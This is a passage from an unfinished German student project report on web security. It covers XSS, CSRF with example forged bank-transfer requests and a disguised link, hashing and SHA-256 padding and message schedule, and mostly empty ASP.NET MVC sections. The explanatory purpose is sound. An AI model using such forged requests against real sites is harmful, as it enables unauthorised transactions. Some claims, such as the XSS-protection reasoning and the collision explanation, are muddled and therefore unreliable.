Phone number

In den URLS werden durch MVC und passende Implementierung nie Parameter gesendet bei denen man XSS Code einfügen könnte.

Dadurch hat unsere Webseite eine Funktionierende XSS Protection

## 4.1.18 XSRF/CSRF Protection

### 4.1.19 Was ist XSRF/CSRF

CSRF steht für Cross-Site Request Forgery. CSRF ist ein Angriff, bei dem das Opfer dazu gebracht wird, eine böswillige Anfrage zu übermitteln. Als Angreifer erbt man dabei die Identität und die Privilegien des Opfers und kann beispielsweise eine unerwünschte Funktion im Namen des Opfers ausführen. Bei den meisten Websites enthalten Browser-Anforderungen automatisch alle mit der Website verknüpften Anmeldeinformationen, z. B. Sitzungscookies des Benutzers, IP-Adresse, Anmeldeinformationen der Windows-Domäne usw. Wenn der Benutzer derzeit für die Seite authentifiziert ist, hat die Seite keine Möglichkeit, zwischen der vom Opfer gesendeten gefälschten Anfrage und einer vom Opfer gesendeten legitimen Anfrage zu unterscheiden.

Eine CSRF zielt oft darauf Daten zu Ändern. Beispielsweise das Kennwort und die Email eines Kontos oder das Kaufen eines Gegenstands. der Angreifer erhält keine Antwort , sondern das Opfer. CSRF-Angriffe zielen daher auf Zustandsänderungsanforderungen ab.

Es ist manchmal möglich, den CSRF-Angriff auf der verwundbaren Seite selbst zu speichern. Das kann durch einfaches Speichern eines IMG- oder IFRAME-Tags in einem HTML-fähigen Feld oder durch einen komplexeren Cross-Site-Scripting-Angriff erreicht werden. Wenn der Angriff einen CSRF-Angriff in der Seite speichern kann, wird der Schweregrad des Angriffs erhöht.

#### 4.1.20 Wie Funktioniert eine Solche Attacke

Man baut sich eine böartige URL oder ein böartiges Skript und bringt das Opfer dazu den URL aufzurufen.

Beispiel

```
GET http://bank.com/transfer.do?acct=Angreiger&amount=1000 HTTP/1.1
```

Oder

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View  
my Pictures!</a>
```

Auch eine Post Request ist möglich

```
POST http://bank.com/transfer.do HTTP/1.1  
acct=Angreifer&amount=1000
```

#### 4.1.21 Verhindern

<https://docs.microsoft.com/en-us/aspnet/core/security/anti-request-forgery?view=aspnetcore-2.2>

#### 4.1.22 Hashes

Wir beginnen die Erklärung von HASHes mit einem Beispiel.

Sagen wir, wir wollen ein File von einem Computer zu einem anderen Computer schicken und es ist sehr wichtig das wir feststellen können, das es nicht verändert wurde. Um das zu gewährleisten, gibt es HASH Algorithmen. Ein HASH ist eine Einwegfunktion, heißt man kann einen HASH für ein File berechnen aber nicht aus dem HASH das File holen.

Drei Sachen sind bei einem HASH Algorithmus wichtig.

1. Geschwindigkeit
2. Ändert man ein 1-bit sollte der gesamte HASH anders sein
3. HASH Kollisionen verhindern



#### 4.1.23 HASH Kollisionen

Sagen wir, wir haben ein wichtiges Dokument, das wir der Leitung in der IT schicken. Mit dem Dokument kommt der HASH damit die IT verifizieren kann das jenes Dokument auch das richtige ist. Ist es jetzt dem Hacker möglich das File zu bekommen und zu verändern, würde der HASH ein anderer sein. Ist der HASH algorithmus aber nicht richtig implementiert und somit nicht funktionsfähig ist, es möglich für das File den originalen HASH festzulegen.

Beispiele

1. MD5
2. SHA1

Der Faktor Schnelligkeit ist sehr relevant, ist der Algorithmus zu langsam will ihn keiner nutzen, ist er aber zu schnell kann man recht einfach Dokument erstellen welches zwar anders ist aber den selben HASH als das Original hat.

#### 4.1.24 Wie funktioniert ein HASH Algorithmus

Wie ein HASH Algorithmus grundsätzlich arbeitet werde ich anhand von SHA-256 erklären.

#### 4.1.25 Allgemeines über SHA256

SHA256(secure hash algorithm) ist ein kryptografischer HASH mit eine Zeichenlänge von 256 bits. Es ist eine Schlüssellose HASH-Funktion.

Eine Nachricht wird in jeweils 512 Blöcken ( $16 * 32$  Bits) abgearbeitet und jeder block benötigt 64 Runden.

#### 4.1.26 Der Algorithmus

Basis Operationen

1. Boolesche Operationen
  - a) AND
  - b) XOR
  - c) OR
2. Bitweises Komplement
3. Integer-Addition Modulo  $2^{32}$ , bezeichnet mit  $A + B$ .

Jede dieser Operationen arbeitet mit 32 Bit. Bei der letzten Operation wird diese von Binär in Integer übersetzt und in Dezimal Basis geschrieben.

Wobei

1.  $\text{RotR}(A, n)$  bezeichnet die zirkulare Verschiebung von  $n$  Bits des Binärworts  $A$  nach rechts
2.  $\text{ShR}(A, n)$  bezeichnet die Rechtsverschiebung von  $n$  Bits des Binärworts  $A$
3.  $\text{AkB}$  bezeichnet die Verkettung der Binärwörter  $A$  und  $B$

SHA256 benutzt folgende Funktionen

$$\begin{aligned}Ch(X, Y, Z) &= (X \wedge Y) \oplus (\overline{X} \wedge Z), \\Maj(X, Y, Z) &= (X \wedge Y) \oplus (X \wedge Z) \oplus (Y \wedge Z), \\ \Sigma_0(X) &= \text{RotR}(X, 2) \oplus \text{RotR}(X, 13) \oplus \text{RotR}(X, 22), \\ \Sigma_1(X) &= \text{RotR}(X, 6) \oplus \text{RotR}(X, 11) \oplus \text{RotR}(X, 25), \\ \sigma_0(X) &= \text{RotR}(X, 7) \oplus \text{RotR}(X, 18) \oplus \text{ShR}(X, 3), \\ \sigma_1(X) &= \text{RotR}(X, 17) \oplus \text{RotR}(X, 19) \oplus \text{ShR}(X, 10),\end{aligned}$$

height

#### 4.1.27 Das Padding

Das Padding stellt sicher, dass die Nachricht ein Vielfaches von 512 Bits ist dafür wird folgendes getan.

1. Zuerst wird ein Bit 1 angehängt,
2. Als nächstes werden  $k$  Bits 0 angehängt, wobei  $k$  die kleinste positive ganze Zahl ist, so dass  $l + 1 + k \leq 448$  ist mod 512, wobei  $l$  die Länge der ursprünglichen Nachricht in Bits ist
3. Schließlich wird die Länge  $l < 2^{64}$  der ursprünglichen Nachricht mit genau 64 Bits und diesen Bits dargestellt werden am Ende der Nachricht hinzugefügt

Die Nachricht wird immer aufgefüllt, auch wenn die Anfangslänge bereits ein Vielfaches von 512 ist.

#### 4.1.28 Block decomposition

Für jeden Block  $M \in \{0, 1\}^{512}$ , 64 Wörter aus 32 Bits wird folgendermaßen vorgegangen.

1. Die ersten 16 werden durch Aufteilen von  $M$  in 32-Bit-Blöcke erhalten
2. Die restlichen 48 werden durch folgende Formel erhalten.

Formel 1:

$$M = W_1 \| W_2 \| \cdots \| W_{15} \| W_{16}$$

Formel 2:

$$W_i = \sigma_1(W_{i-2}) + W_{i-7} + \sigma_0(W_{i-15}) + W_{i-16}, \quad 17 \leq i \leq 64.$$

(was passiert hier)

#### 4.1.29 Password Hashes

Wie die Wahl eines sicheren Passworts vom Benutzer, ist es genau so wichtig für den Service Provider, dass dieser das Passwort seiner User hasht.

### 4.2 ASP.NET MVC

In diesem Abschnitt beschäftigen wir uns mit ASP.NET MVC mit der unsere Webseite aufgebaut ist. Wir besprechen die Grundintention von MVC und was MVC ist. Wie die Webseite aufgebaut wurde werden wir anhand Code auszügen zeigen. Die beim MVC bekannten Views Controllers und Services werden aufgezeigt und erklärt. Ebenfalls wird behandelt wie die Links zu den Kalendern erzeugt und zur Verfügung gestellt werden.

#### 4.2.1 Allgemeines MVC

#### 4.2.2 Erstellung der Webseite

#### 4.2.3 Aufbau der Webseite

#### 4.2.4 Link generation

#### 4.2.5 Controller

#### 4.2.6 Views

#### 4.2.7 Services

#### 4.2.8 User Datenbank

- Salt

## Abbildungsverzeichnis

1	Product-Backlog . . . . .	9
2	Sprint-Backlog . . . . .	10
3	Install . . . . .	13
4	Install complete . . . . .	13
5	Neues Element . . . . .	14
6	ADO.NET Entity Data Model . . . . .	15
7	EF Designer aus Datenbank . . . . .	15
8	Datenverbindung . . . . .	16
9	Datenbankobjekte auswählen . . . . .	16
10	Klassendiagramm . . . . .	17
11	Solutionexplorer . . . . .	17
12	Projekt erstellen . . . . .	21
13	ASP.NET Webanwendung auswählen . . . . .	21
14	ASP.NET Vorlage auswählen . . . . .	22
15	Resultat . . . . .	22

## Literatur

- [1] Mike Cohn. *What Does It Mean to Be Potentially Releasable?* 2018. URL: <https://www.mountaingoatsoftware.com/blog/what-does-it-mean-to-be-potentially-releasable>.
- [2] Alex Huston. *How To Run A Sprint Retrospective That Knocks Your Teams Socks Of.* 2018. URL: <https://thedigitalprojectmanager.com/how-run-sprint-retrospective/>.
- [3] Ken Schwaber und Jeff Sutherland. *In aller Kürze: Scrum erklärt in 100 Wörtern.* 2017. URL: <https://www.dasscrumteam.com/de/scrum>.
- [4] Kathrin Jungwirth. *Scrum Grundlagen einfach erklärt: Der Product Backlog.* 2016. URL: <https://www.inloox.de/unternehmen/blog/artikel/scrum-grundlagen-einfach-erklaert-der-product-backlog/>.
- [5] Kathrin Jungwirth. *Scrum Grundlagen einfach erklärt: Der Sprint Backlog.* 2016. URL: <https://www.inloox.de/unternehmen/blog/artikel/scrum-grundlagen-einfach-erklaert-der-sprint-backlog/>.
- [6] WAS MACHT EIN PRODUCT OWNER? *WAS MACHT EIN PRODUCT OWNER?* 2016. URL: <https://www.scrum.de/was-macht-product-owner/>.
- [7] Melanie Petersen. *Scrum-Master ist man aus Passion.* 2017. URL: <https://t3n.de/news/scrum-master-aufgaben-ausbildung-gehalt-800972/>.

- [8] Werner Plewa. *DAILY SCRUM MEETING - STAND-UP MEETING IM AGILEN PROJEKTMANAGEMENT*. 2018. URL: <https://www.kayenta.de/training-seminar/artikel/daily-scrum-meeting-stand-up-meeting-im-agilen-projektmanagement.html>.
- [9] What is Sprint Planning? *What is Sprint Planning?* 2018. URL: <https://www.scrum.org/resources/what-is-sprint-planning>.